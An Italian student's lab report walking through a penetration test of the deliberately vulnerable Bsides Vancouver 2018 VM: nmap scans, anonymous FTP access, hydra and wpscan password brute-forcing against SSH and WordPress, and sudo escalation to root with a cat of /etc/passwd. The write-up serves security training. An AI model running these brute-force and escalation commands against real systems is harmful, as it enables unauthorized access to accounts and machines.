REPORT W16D4

ALUNNO: ORAZIO MORGILLO

TRACCIA:

scaricare una nuova vm dal link dati dalla traccia ed eseguire un VA/PT completo sulla macchina bersaglio.

Dopo aver installato la nuova VM Bsides Vancouver 2018 dal link della traccia, andiamo ad individuare nella rete dove è possibile raggiungerla.
Da Kali linux, con il comando ip a, controlliamo su quale rete siamo collegati.
Il mio ip è 192.168.64.10.

Successivamente, con il comando nmap -sn 192.168.64.0/24, scopriamo che c'è un host sulla stessa rete con ip 192.168.64.12

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.64.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 10:29 -0400
Nmap scan report for 192.168.64.1
Host is up (0.0022s latency).
MAC Address: 6A:CA:C4:2B:C9:64 (Unknown)
Nmap scan report for 192.168.64.12
Host is up (0.0020s latency).
MAC Address: 6E:3A:69:B4:4F:9A (Unknown)
Nmap scan report for 192.168.64.10
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.97 seconds
```

Eseguiamo, per esserne certi, una scansione più invasiva e completa con nmap -sV -O -p- sull'indirizzo ip .12

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -O -p- 192.168.64.12
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-13 10:37 -0400
Nmap scan report for 192.168.64.12
Host is up (0.0017s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 6E:3A:69:B4:4F:9A (Unknown)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.26 seconds
```

Notiamo che le porte 21, 22 e 80 sono aperte.
La porta 21 utilizza l'ftp con versione 2.3.5 che è la successiva della metaspoitable e che questo servizio ha la possibilità di login anonimo se non configurato bene.

Proviamo quindi la connessione con la porta 21 e se ci consente il login senza credenziali o semplicemente con anonymous.
Nello specifico, la seconda opzione è valida per il nostro caso.

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.64.12
Connected to 192.168.64.12.
220 (vsFTPd 2.3.5)
Name (192.168.64.12:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||57580|).
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp>
```

```
ftp> cd /public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||62465|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||31099|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***********************************************************************************************************|    31        3.32 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.35 KiB/s)
ftp>
```

Entriamo nella directory public e con il comando ls vediamo che c'è un solo file all'interno che prendiamo con il comando get come da screenshot sopra.
Con il comando cat, invece, scopriamo il contenuto del file.

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Proviamo il login con tutti gli users su ssh e vediamo che il permesso è negato su tutti tranne che su Anne.

```
┌──(kali㉿kali)-[~]
└─$ ssh john@192.168.64.12
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.64.12: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh mai@192.168.64.12
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.64.12: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh abatchy@192.168.64.12
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
abatchy@192.168.64.12: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh doomguy@192.168.64.12
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
doomguy@192.168.64.12: Permission denied (publickey).

┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.64.12
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.64.12's password:
```

Cerchiamo di scovare la password di login tramite hydra con wordlists rockyou.txt

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt 192.168.64.12 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-13 11:24:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.64.12:22/
[STATUS] 118.00 tries/min, 118 tries in 00:01h, 14344287 to do in 2026:02h, 10 active
```

```
┌──(kali㉿kali)-[~]
└─$ hydra -l anne -P /usr/share/wordlists/rockyou.txt -t 4 192.168.64.12 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-13 12:19:40
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.resto
re
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.64.12:22/
[22][ssh] host: 192.168.64.12   login: anne   password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-13 12:20:09
```

La password è princess e proviamo quindi il login nuovamente scoprendo che l'utente Anne è un utente root:


```
└─$ ssh anne@192.168.64.12
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.64.12's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Apr 13 09:22:01 2026 from 192.168.64.10
anne@bsides2018:~$ ^C
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
```

Dopo aver fatto un cat /etc/passwd possiamo confermare che gli utenti della lista trovata prima sono effettivamente presenti all'interno dell'ssh e del sito web

```
anne@bsides2018:/home/john$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
abatchy:x:1000:1000:abatchy,,,:/home/abatchy:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:116:126:ftp daemon,,,:/srv/ftp:/bin/false
john:x:1001:1001:,,,:/home/john:/bin/bash
mai:x:1002:1002:,,,:/home/mai:/bin/bash
anne:x:1003:1003:,,,:/home/anne:/bin/bash
doomguy:x:1004:1004:,,,:/home/doomguy:/bin/bash
sshd:x:117:65534::/var/run/sshd:/usr/sbin/nologin
anne@bsides2018:/home/john$
```

L’ultima porta da scansionare è la 80.
Tramite il browser di kali entriamo sulla pagina 129.168.64.12 ma non è raggiungibile.
Sempre da kali, quindi, lanciamo una scansione con nikto -h per trovare directory predefinite.
Troviamo una landing page di un blog deprecato wordpress con utenti “admin e john” che molto probabilmente hanno accesso alla pagina.
Proviamo a fare un altro bruteforce con l’utente john

```
└─$ nikto -h http://192.168.64.12

- Nikto v2.6.0
---------------------------------------------------------------------------
+ Your Nikto installation is out of date.
+ Target IP:          192.168.64.12
+ Target Hostname:    192.168.64.12
+ Target Port:        80
+ Platform:           Unknown
+ Start Time:         2026-04-13 11:31:59 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 2140, size: 177, mtime: Sat Mar  3 14:17:59 2018. See: https://cve.mitre.or
g/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ No CGI Directories found (use '-C all' to force check all possible dirs). CGI tests skipped.
+ [999986] /backup_wordpress/: Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.26.
+ [000427] /backup_wordpress/: Link header(s) found with value(s): </backup_wordpress/?rest_route=/>; rel="https://api.w.org/". See: https://developer.mozil
la.org/en-US/docs/Web/HTTP/Headers/Link
+ [999996] /robots.txt: contains 1 entry which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ [999100] /index: Uncommon header(s) 'tcn' found, with contents: list.
+ [999965] /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives fo
r 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ [013587] /: Suggested security header missing: referrer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-
Security
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Optio
ns
+ [600625] PHP/5.3.10-1ubuntu3.26 appears to be outdated (current is at least 8.5.1).
+ [600050] Apache/2.2.22 appears to be outdated (current is at least 2.4.66).
+ [999990] OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ [003584] /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ [006184] /backup_wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ [95] /backup_wordpress/wp-login/: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/C
ookies
+ [006415] /backup_wordpress/wp-login/: Admin login page/section found.
+ [006668] /backup_wordpress/wp-login.php: WordPress login found.
+ [007342] /: X-Frame-Options header is deprecated and was replaced with the Content-Security-Policy HTTP header with the frame-ancestors directive. See: ht
tps://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/X-Frame-Options
+ [007352] /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ 8338 requests: 16 errors and 21 items reported on the remote host
```




Risultato della scansione wpscan:

```
└─$ wpscan --url http://192.168.64.12/backup_wordpress/wp-login.php --passwords /usr/share/wordlists/rockyou.txt --usernames john --force
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.64.12/backup_wordpress/wp-login.php/ [192.168.64.12]
[+] Started: Mon Apr 13 11:59:34 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] WordPress readme found: http://192.168.64.12/backup_wordpress/wp-login.php/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] This site seems to be a multisite
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | Reference: http://codex.wordpress.org/Glossary#Multisite

[+] The external WP-Cron seems to be enabled: http://192.168.64.12/backup_wordpress/wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299
```

```
[+] The external WP-Cron seems to be enabled: http://192.168.64.12/backup_wordpress/wp-login.php/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

 Fingerprinting the version - Time: 00:00:27 <=                                    > (15 / 702)  2.13%  ETA: 00:21:1
Fingerprinting the version - Time: 00:27:12 <==================================> (702 / 702) 100.00% Time: 00:27:12
[i] The WordPress version could not be detected.

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:04:28 <==================================> (137 / 137) 100.00% Time: 00:04:28

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - john / enigma
Trying john / paulo Time: 00:38:34 <                                    > (2515 / 14346907)  0.01%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: john, Password: enigma

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Apr 13 13:10:33 2026
[+] Requests Done: 4237
[+] Cached Requests: 12
[+] Data Sent: 1.503 MB
[+] Data Received: 11.84 MB
[+] Memory used: 220.805 MB
[+] Elapsed time: 01:10:59

┌──(kali㉿kali)-[~]
└─$
```

Facendo l’accesso con admin john e password enigma, entriamo nella dashboard del blog.



Una volta fatto il login, scopriamo che l’utente john è un amministratore e quindi possiamo leggere file, modificarli, caricare plugin.